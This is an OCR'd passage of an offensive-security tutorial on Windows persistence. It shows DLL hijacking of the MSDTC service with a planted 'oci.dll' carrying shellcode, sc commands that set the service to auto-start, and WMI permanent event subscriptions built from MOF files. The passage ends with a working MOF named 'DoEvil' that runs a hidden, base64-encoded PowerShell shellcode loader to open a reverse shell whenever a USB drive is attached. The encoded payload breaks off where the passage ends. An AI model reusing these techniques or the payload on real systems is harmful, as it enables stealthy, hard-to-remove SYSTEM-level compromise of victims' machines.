
Help me configure service startup options.

Service status: Stopped

You can specify the start parameters that apply when you start the service from here.

Start parameters:

As we can see from the screenshot below, simply starting MSDTC yields 303 "NAME NOT FOUND" entries (nonsensical, I know, but true).


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
6:27:3...	msdtc.exe	2844	RegQueryValue	HKLM\SOFTWARE\Microsoft\MSDTC\Tracing\Sources\TR...	NAME NOT FOUND	Length: 144
6:27:3...	msdtc.exe	2844	RegQueryValue	HKLM\SOFTWARE\Microsoft\MSDTC\Tracing\Output\Trac...	NAME NOT FOUND	Length: 144
6:27:3...	msdtc.exe	2844	RegQueryValue	HKLM\SOFTWARE\Microsoft\MSDTC\Tracing\Output\Mem...	NAME NOT FOUND	Length: 144
6:27:3...	msdtc.exe	2844	RegQueryValue	HKLM\SOFTWARE\Microsoft\MSDTC\Tracing\Output\Deb...	NAME NOT FOUND	Length: 144
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\System32\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\System32\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\system\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\System32\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\System32\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\System32\wbem\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\oci.dll	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	RegQueryValue	HKLM\SOFTWARE\Microsoft\MSDTC\MTxOCI\MTxOciCPT...	NAME NOT FOUND	Length: 144
6:27:3...	msdtc.exe	2844	RegQueryValue	HKLM\SOFTWARE\Microsoft\MSDTC\MTxOCI\OracleTrace...	NAME NOT FOUND	Length: 144
6:27:3...	msdtc.exe	2844	RegOpenKey	HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CurrentVe...	NAME NOT FOUND	Desired Access: Read
6:27:3...	msdtc.exe	2844	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\...	NAME NOT FOUND	Length: 144


Showing 303 of 60,064 events (0.50%) Backed by virtual memory

What we are specifically interested in here is "oci.dll". This dll is an example of a resource which is optional, it would only exist if the Windows machine was used to host an Oracle database. The MSDTC service checks if the dll exists, if it does it will load the dll otherwise it will simply continue with it's start-up routine.

Again, the persistence vector is pretty straight forward. We will want to (1) create a dll that contains our malicious shellcode, (2) rename it to "oci.dll", (3) drop it in one of dll search paths obtained from Procmon and (4) configure the MSDTC service to start at boot.


As in our first case study, we could generate a dll with metasploit but for stealth purposes it is much better to inject shellcode into a legitimate dll. Though the process of injecting code in a dll is marginally different a similar technique to the previous case study can be used. For brevity I will not cover the injection process here. This is a challenge I leave for the diligent reader to investigate.

Since I did not have a legitimate version of "oci.dll" I chose a Microsoft dll as a base to inject my shellcode. Below we can see that the details tab of the properties window still shows the original file details.



Property	Value
Description	
File description	ATL Module for Windows (Unicode)
Type	Application extension
File version	7.10.6101.0
Product name	Microsoft® Visual Studio .NET
Product version	7.10.6101.0
Copyright	© Microsoft Corporation. All rights reser...
Size	92.0 KB
Date modified	2/28/2013 11:09 AM
Language	English (United States)
Original filename	ATL71.DLL

This dll, when executed, will open a reverse shell to the localhost on port 4444. We can test this by setting up a listener and manually staring the service.



MSDTC SYSTEM shell

After the dll has been dropped on the target machine (in C:\Windows\System32\) persistence cab be achieved by using sc to configure MSDTC to start on boot.

```
C:\Windows\system32> sc qc msdtc

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: msdtc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START                    # Needs to be started manually.
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\msdtc.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Distributed Transaction Coordinator
        DEPENDENCIES       : RPCSS
                           : SamSS
        SERVICE_START_NAME : LocalSystem

C:\Windows\system32> sc config msdtc start= auto

[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32> sc qc msdtc

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: msdtc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START                      # Starts on boot.
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\msdtc.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Distributed Transaction Coordinator
        DEPENDENCIES       : RPCSS
```

```
                       : SamSS
        SERVICE_START_NAME : LocalSystem
```

WMI Permanent Event Subscription // Managed Object Formats (MOF)

This is, by far, my favourite method for persistence. If set up with care, it is very difficult to detect and even worse to remove. MOF's, in essence, are compiled scripts that describe Common Information Model (CIM) classes which are compiled into the WMI repository. I'm sure that sounds terribly convoluted, I have added a substantial list of links below to help clear things up (or confuse them further). As a method for persistence we will be creating a MOF which (1) listens for en event (or events) and (2) will take some action (or actions) when the event is triggered.

Links:

Get-WmiObject [Microsoft Technet] - here
Remove-WmiObject [Microsoft Technet] - here
WQL (SQL for WMI) [MSDN] - here
Win32 Provider Classes [MSDN] - here
Querying with WQL [MSDN] - here
mofcomp [MSDN] - here
About WMI [MSDN] - here
WMI Tasks for Scripts and Applications [MSDN] - here
Permanent WMI Event [Microsoft Technet] - here
Creating WMI Permanent Event Subscriptions Using MOF [CondeProject] - here
Distributed Management Task Force [DMTF] - here

Premise:

A MOF file must consist of (at least) the following three components: an __EventFilter which uses the WMI Query Language (WQL) to detect a specific event, an Event Consumer Class which defines a certain action and a __FilterToConsumerBinding which binds an event and an action together. Let's have a closer look at the various section of the MOF file.

__EventFilter:

The event filter class is used to hook/detect specific operating system events defined by a WQL statement. The basic structure of an event filter can be seen below.

```
instance of __EventFilter as $EventFilter
{
    Name  = "Event Filter Name";         # Unique event name.
    EventNamespace = "Root\\Cimv2";      # Namespace for event instance.
    Query = "WQL-Query";                 # WQL event query.
    QueryLanguage = "WQL";               # Only WQL is currently supported.
};
```

Using WQL almost any hardware or operating system event can be set as and event trigger. I highly recommend that you take some time to review the Win32 Provider Classes to get an understanding of the scope of these events. As always, the best way to learn is to try to formulate some queries on your local host. In powershell the Get-WmiObject cmdlet can be used, in conjunction with the provided link, to get instances of WMI classes.

The following example uses the Win32_CDROMDrive class to retrieve data about the installed CD-Rom drives.

```
# Cursory information can be retrieved by only specifying the class name.
PS C:\Windows\system32> Get-WmiObject -class Win32_CDROMDrive


Caption                          Drive                  Manufacturer                    VolumeName
-------                          -----                  ------------                    ----------
DTSOFT Virtual CdRom Device      F:                     (Standard CD-ROM drives)
HL-DT-ST DVDRAM GT80N            E:                     (Standard CD-ROM drives)

# Using the ConfigManagerErrorCode property we can check if the drive is functioning normally.
PS C:\Windows\system32> Get-WmiObject -query "select ConfigManagerErrorCode from Win32_CDROMDrive"

__GENUS                 : 2
__CLASS                 : Win32_CDROMDrive
__SUPERCLASS            :
__DYNASTY               :
__RELPATH               :
__PROPERTY_COUNT        : 1
__DERIVATION            : {}
__SERVER                :
__NAMESPACE             :
__PATH                  :
ConfigManagerErrorCode  : 0                  # Status 0x0 = Device is working properly.
PSComputerName          :

__GENUS                 : 2
__CLASS                 : Win32_CDROMDrive
```

```
__SUPERCLASS           :
__DYNASTY              :
__RELPATH              :
__PROPERTY_COUNT       : 1
__DERIVATION           : {}
__SERVER               :
__NAMESPACE            :
__PATH                 :
ConfigManagerErrorCode : 0                  # Status 0x0 = Device is working properly.
PSComputerName         :

# Using the Capabilities property we can check capabilities of the device.
PS C:\Windows\system32> Get-WmiObject -query "select Capabilities from Win32_CDROMDrive"

__GENUS          : 2
__CLASS          : Win32_CDROMDrive
__SUPERCLASS     :
__DYNASTY        :
__RELPATH        :
__PROPERTY_COUNT : 1
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
Capabilities     : {3, 7}                   # 0x3 = Random Access, 0x7 = Supports Removable Media.
PSComputerName   :

__GENUS          : 2
__CLASS          : Win32_CDROMDrive
__SUPERCLASS     :
__DYNASTY        :
__RELPATH        :
__PROPERTY_COUNT : 1
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
Capabilities     : {3, 4, 7}                # 0x3 = Random Access, 0x4 = Supports
PSComputerName   :                            Writing, 0x7 = Supports Removable Media.

# Using the MediaLoaded property we can check if the drive currently has a CD-Rom.
PS C:\Windows\system32> Get-WmiObject -query "select MediaLoaded from Win32_CDROMDrive"

__GENUS          : 2
__CLASS          : Win32_CDROMDrive
__SUPERCLASS     :
__DYNASTY        :
__RELPATH        :
__PROPERTY_COUNT : 1
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
```

```
__PATH             :
MediaLoaded        : False                    # False = No CD-Rom in drive.
PSComputerName     :

__GENUS            : 2
__CLASS            : Win32_CDROMDrive
__SUPERCLASS       :
__DYNASTY          :
__RELPATH          :
__PROPERTY_COUNT : 1
__DERIVATION       : {}
__SERVER           :
__NAMESPACE        :
__PATH             :
MediaLoaded        : True                     # True = CD-Rom in drive.
PSComputerName     :
```

As an example could create a WQL event trigger which would wait for a CD-Rom to be inserted into a drive on the system. When the WQL query determins a CD-Rom drive has been inserted it will then trigger an action. The sample WQL query can been seen below.

```
# Notice that we are checking for an instance modification where the value for "MediaLoaded" changes from
  "False" to "True".
Query = "SELECT * FROM __InstanceModificationEvent Within 5"
        "Where TargetInstance Isa \"Win32_CDROMDrive\" "
        "And Targetinstance.MediaLoaded = \"True\" ";
```

Lets have a look at a second example. In this case we will be querying Win32_NTLogEvent to retrieve instances from the Windows event log. Simply executing the following query will return a raw list of events.

```
PS C:\Windows\system32> Get-WmiObject -class Win32_NTLogEvent
```

The wash of information scrolling over the terminal won't be very useful, however using the EventCode parameter we can drill down into the event log and target whichever specific events we would like to listen for. In this case we would like to retrieve events for user accounts which successfully log on to the system. The relevant Event ID, in this case, is 4624.

```
PS C:\Windows\system32> Get-WmiObject -query "select * from Win32_NTLogEvent where EventCode = '4624'"
```

This query will still not be specific enough. The issues is that there are multiple types of logon events, we would only be interested in the Interactive Logon type (0x2). Consider the following logon events.

```
Category         : 12544
CategoryString   : Logon
EventCode        : 4624  # EventID 4624 - An account was successfully logged on.
EventIdentifier  : 4624
TypeEvent        :
InsertionStrings : {S-1-5-18, WIN7-TESTBED$, WORKGROUP, 0x3e7...}
LogFile          : Security  # Part of the Security event channel.
Message          : An account was successfully logged on.

                   Subject:
                       Security ID:        S-1-5-18
                       Account Name:        WIN7-TESTBED$
                       Account Domain:        WORKGROUP
                       Logon ID:        0x3e7

                   Logon Type:            5  # Logon type 0x5 - A service was started by the Service
                                               Control Manager.

                   New Logon:
                       Security ID:        S-1-5-18
                       Account Name:        SYSTEM  # Authenticated as SYSTEM.
                       Account Domain:        NT AUTHORITY
                       Logon ID:        0x3e7
                       Logon GUID:        {00000000-0000-0000-0000-000000000000}

                   Process Information:
                       Process ID:        0x20c
                       Process Name:        C:\Windows\System32\services.exe

                   Network Information:
                       Workstation Name:
                       Source Network Address:    -
                       Source Port:        -

                   Detailed Authentication Information:
                       Logon Process:        Advapi
                       Authentication Package:    Negotiate
                       Transited Services:    -
                       Package Name (NTLM only):    -
                       Key Length:        0

RecordNumber     : 425
SourceName       : Microsoft-Windows-Security-Auditing
TimeGenerated    : 20140914212049.157848-000
TimeWritten      : 20140914212049.157848-000
Type             : Audit Success
UserName         :


Category         : 12544
CategoryString   : Logon
```

```
EventCode        : 4624  # EventID 4624 - An account was successfully logged on.
EventIdentifier  : 4624
TypeEvent        :
InsertionStrings : {S-1-5-18, WIN7-TESTBED$, WORKGROUP, 0x3e7...}
LogFile          : Security  # Part of the Security event channel.
Message          : An account was successfully logged on.

                   Subject:
                       Security ID:        S-1-5-18
                       Account Name:        WIN7-TESTBED$
                       Account Domain:        WORKGROUP
                       Logon ID:        0x3e7

                   Logon Type:             2  # Logon type 0x2 - A user logged on to this computer.

                   New Logon:
                       Security ID:        S-1-5-21-2436999474-2994553960-2820488997-1001
                       Account Name:        Fubar  # Authenticated as Fubar.
                       Account Domain:        Win7-Testbed
                       Logon ID:        0x14ad4
                       Logon GUID:         {00000000-0000-0000-0000-000000000000}

                   Process Information:
                       Process ID:         0x1ac
                       Process Name:        C:\Windows\System32\winlogon.exe

                   Network Information:
                       Workstation Name:    WIN7-TESTBED
                       Source Network Address:    127.0.0.1
                       Source Port:        0

                   Detailed Authentication Information:
                       Logon Process:        User32
                       Authentication Package:    Negotiate
                       Transited Services:    -
                       Package Name (NTLM only):    -
                       Key Length:        0

RecordNumber     : 166
SourceName       : Microsoft-Windows-Security-Auditing
TimeGenerated    : 20140913190526.048815-000
TimeWritten      : 20140913190526.048815-000
Type             : Audit Success
UserName         :
```

In order to return only interactive logon's we can use the WQL like statement to match events using a pattern. After some experimentation I discovered that all interactive logon's have "User32" set as the "Logon Process" within the "Message" property. The following query should only match a successful user logon.

```
PS C:\Windows\system32> Get-WmiObject -query "select * from Win32_NTLogEvent where EventCode = '4624' and
Message like '%User32%'"
```

Using this information we can create the following WQL event trigger. This trigger would monitor the Windows events log and would trigger once it sees a successful interactive user logon.

```
# Notice that we are checking for an instance creation where the event code is 4624 and the message
  property contains "User32".
Query = "SELECT * FROM __InstanceCreationEvent Within 5"
        "Where TargetInstance Isa \"Win32_NTLogEvent\" "
        "And Targetinstance.EventCode = \"4624\" "
        "And Targetinstance.Message Like \"%User32%\" ";
```

Event Consumer Class:

The two most interesting consumer classes are: (1) The ActiveScriptEventConsumer class which allows us to execute VBS payloads and (2) the CommandLineEventConsumer class which we can use to execute terminal commands. Both classes have a really basic structure, examples of both can be seen below. Keep in mind that any payload executed by the consumer class will run as SYSTEM.

```
# VBS payload.
instance of ActiveScriptEventConsumer as $consumer
{
    Name = "Event Consumer Name";
    ScriptingEngine = "VBScript";
    ScriptText = "VBS Payload!";
};

# Command line payload.
instance of CommandLineEventConsumer as $consumer
{
    Name = "Event Consumer Name";
    RunInteractively = false;
    CommandLineTemplate = "CMD Payload!";
};
```

Using these two payload types any desired action can be performed; killing processes/services, creating and executing scripts, installing software/drivers, injecting shellcode, etc.

__FilterToConsumerBinding:

This class is also very straight forward, all we really need to know is that it binds an event trigger to an event consumer. An example can be seen below.

```
instance of __FilterToConsumerBinding
{
        Filter = $filter;       # Our WQL event trigger.
        Consumer = $consumer;   # Our event consumer payload.
};
```

Multiple instances of __FilterToConsumerBinding can be defined in a single MOF. An event filer can be linked to multiple consumers and a consumer can be linked to multiple event filters.

But where is my shell?:

For demonstration purposes I created the following MOF file which will wait till a detachable USB device is connected to the computer and will then launch a reverse shell to the localhost. The powershell payload was generated using a modified version of Unicorn; Dave Kennedy if you happen to read this (hehe), "**Why You No Like Dynamic Payload Choice?**". The script is really useful as the output doesn't contain problematic characters like quotes, in addition, the payload will work on both 32 and 64 bit architectures.

```
#pragma namespace ("\\\\.\\root\\subscription")

instance of __EventFilter as $filter
{
        Name = "USB-DeviceManager";  # A "could be legitimate" event name.
        EventNamespace = "root\\cimv2";
        Query = "SELECT * FROM __InstanceCreationEvent Within 5"  # Listen for USB device.
             "Where TargetInstance Isa \"Win32_DiskDrive\" "
             "And Targetinstance.InterfaceType = \"USB\" ";
        QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $consumer
{
    Name = "DoEvil";
    RunInteractively = false;
    CommandLineTemplate = "cmd /C powershell -nop -win hidden -noni -enc  # Unicorn payload.
    JAAxACAAPQAgACcAJABjACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiAC
    kAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBs
    AGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbg
    B0ACAAZgBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQA
    bABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjAC
    AAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABo
    AHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUA
```

B0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwA
IAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEAdABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAE
kAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABh
AHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0ACwAIA
B1AGkAbgB0ACAAcwByAGMALAAgAHUAaQBuAHQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAdwAgAD0AIABBAGQAZAAtAFQAeQBwAGUA
IAAtAG0AZQBtAGIAZQByAEQAZQBmAGkAbgBpAHQAaQBvAG4AIAAkAGMAIAAtAE4AYQBtAGUAIAAiAFcAaQBuADMAMgAiACAALQBuAG
EAbQBlAHMAcABhAGMAZQAgAFcAaQBuADMAMgBGAHUAbgBjAHQAaQBvAG4AcwAgAC0AcABhAHMAcwB0AGgAcgB1ADsAWwBCAHkAdABl
AFsAXQBdADsAWwBCAHkAdABlAFsAXQBdACQAcwBjACAAPQAgADAAeABmAGMALAAwAHgAZQA4ACwAMAB4ADgAOQAsADAAeAAwADAALA
AwAHgAMAAwACwAMAB4ADAAMAAsADAAeAA2ADAALAAwAHgAOAA5ACwAMAB4AGUANQAsADAAeAAzADEALAAwAHgAZAAyACwAMAB4ADYA
NAAsADAAeAA4AGIALAAwAHgANQAyACwAMAB4ADMAMAAsADAAeAA4AGIALAAwAHgANQAyACwAMAB4ADAAYwAsADAAeAA4AGIALAAwAH
gANQAyACwAMAB4ADEANAAsADAAeAA4AGIALAAwAHgANwAyACwAMAB4ADIAOAAsADAAeAAwAGYALAAwAHgAYgA3ACwAMAB4ADQAYQAs
ADAAeAAyADYALAAwAHgAMwAxACwAMAB4AGYAZgAsADAAeAAzADEALAAwAHgAYwAwACwAMAB4AGEAYwAsADAAeAAzAGMALAAwAHgANg
AxACwAMAB4ADcAYwAsADAAeAAwADIALAAwAHgAMgBjACwAMAB4ADIAMAAsADAAeABjADEALAAwAHgAYwBmACwAMAB4ADAAZAAsADAA
eAAwADEALAAwAHgAYwA3ACwAMAB4AGUAMgAsADAAeABmADAALAAwAHgANQAyACwAMAB4ADUANwAsADAAeAA4AGIALAAwAHgANQAyAC
wAMAB4ADEAMAAsADAAeAA4AGIALAAwAHgANAAyACwAMAB4ADMAYwAsADAAeAAwADEALAAwAHgAZAAwACwAMAB4ADgAYgAsADAAeAA0
ADAALAAwAHgANwA4ACwAMAB4ADgANQAsADAAeABjADAALAAwAHgANwA0ACwAMAB4ADQAYQAsADAAeAAwADEALAAwAHgAZAAwACwAMA
B4ADUAMAAsADAAeAA4AGIALAAwAHgANAA4ACwAMAB4ADEAOAAsADAAeAA4AGIALAAwAHgANQA4ACwAMAB4ADIAMAAsADAAeAAwADEA
LAAwAHgAZAAzACwAMAB4AGUAMwAsADAAeAAzAGMALAAwAHgANAA5ACwAMAB4ADgAYgAsADAAeAAzADQALAAwAHgAOABiACwAMAB4AD
AAMQAsADAAeABkADYALAAwAHgAMwAxACwAMAB4AGYAZgAsADAAeAAzADEALAAwAHgAYwAwACwAMAB4AGEAYwAsADAAeABjADEALAAw
AHgAYwBmACwAMAB4ADAAZAAsADAAeAAwADEALAAwAHgAYwA3ACwAMAB4ADMAOAAsADAAeABlADAALAAwAHgANwA1ACwAMAB4AGYANA
AsADAAeAAwADMALAAwAHgANwBkACwAMAB4AGYAOAAsADAAeAAzAGIALAAwAHgANwBkACwAMAB4ADIANAAsADAAeAA3ADUALAAwAHgA
ZQAyACwAMAB4ADUAOAAsADAAeAA4AGIALAAwAHgANQA4ACwAMAB4ADIANAAsADAAeAAwADEALAAwAHgAZAAzACwAMAB4ADYANgAsAD
AAeAA4AGIALAAwAHgAMABjACwAMAB4ADQAYgAsADAAeAA4AGIALAAwAHgANQA4ACwAMAB4ADEAYwAsADAAeAAwADEALAAwAHgAZAAz
ACwAMAB4ADgAYgAsADAAeAAwADQALAAwAHgAOABiACwAMAB4ADAAMQAsADAAeABkADAALAAwAHgAOAA5ACwAMAB4ADQANAAsADAAeA
AyADQALAAwAHgAMgA0ACwAMAB4ADUAYgAsADAAeAA1AGIALAAwAHgANgAxACwAMAB4ADUAOQAsADAAeAA1AGEALAAwAHgANQAxACwA
MAB4AGYAZgAsADAAeABlADAALAAwAHgANQA4ACwAMAB4ADUAZgAsADAAeAA1AGEALAAwAHgAOABiACwAMAB4ADEAMgAsADAAeABlAG
IALAAwAHgAOAA2ACwAMAB4ADUAZAAsADAAeAA2ADgALAAwAHgAMwAzACwAMAB4ADMAMgAsADAAeAAwADAALAAwAHgAMAAwACwAMAB4
ADYAOAAsADAAeAA3ADcALAAwAHgANwAzACwAMAB4ADMAMgAsADAAeAA1AGYALAAwAHgANQA0ACwAMAB4ADYAOAAsADAAeAA0AGMALA
AwAHgANwA3ACwAMAB4ADIANgAsADAAeAAwADcALAAwAHgAZgBmACwAMAB4AGQANQAsADAAeABiADgALAAwAHgAOQAwACwAMAB4ADAA
MQAsADAAeAAwADAALAAwAHgAMAAwACwAMAB4ADIAOQAsADAAeABjADQALAAwAHgANQA0ACwAMAB4ADUAMAAsADAAeAA2ADgALAAwAH
gAMgA5ACwAMAB4ADgAMAAsADAAeAA2AGIALAAwAHgAMAAwACwAMAB4AGYAZgAsADAAeABkADUALAAwAHgANQAwACwAMAB4ADUAMAAs
ADAAeAA1ADAALAAwAHgANQAwACwAMAB4ADQAMAAsADAAeAA1ADAALAAwAHgANAAwACwAMAB4ADUAMAAsADAAeAA2ADgALAAwAHgAZQ
BhACwAMAB4ADAAZgAsADAAeABkAGYALAAwAHgAZQAwACwAMAB4AGYAZgAsADAAeABkADUALAAwAHgAOAA5ACwAMAB4AGMANwAsADAA
eAA2ADgALAAwAHgANwBmACwAMAB4ADAAMAAsADAAeAAwADAALAAwAHgAMAAxACwAMAB4ADYAOAAsADAAeAAwADIALAAwAHgAMAAwAC
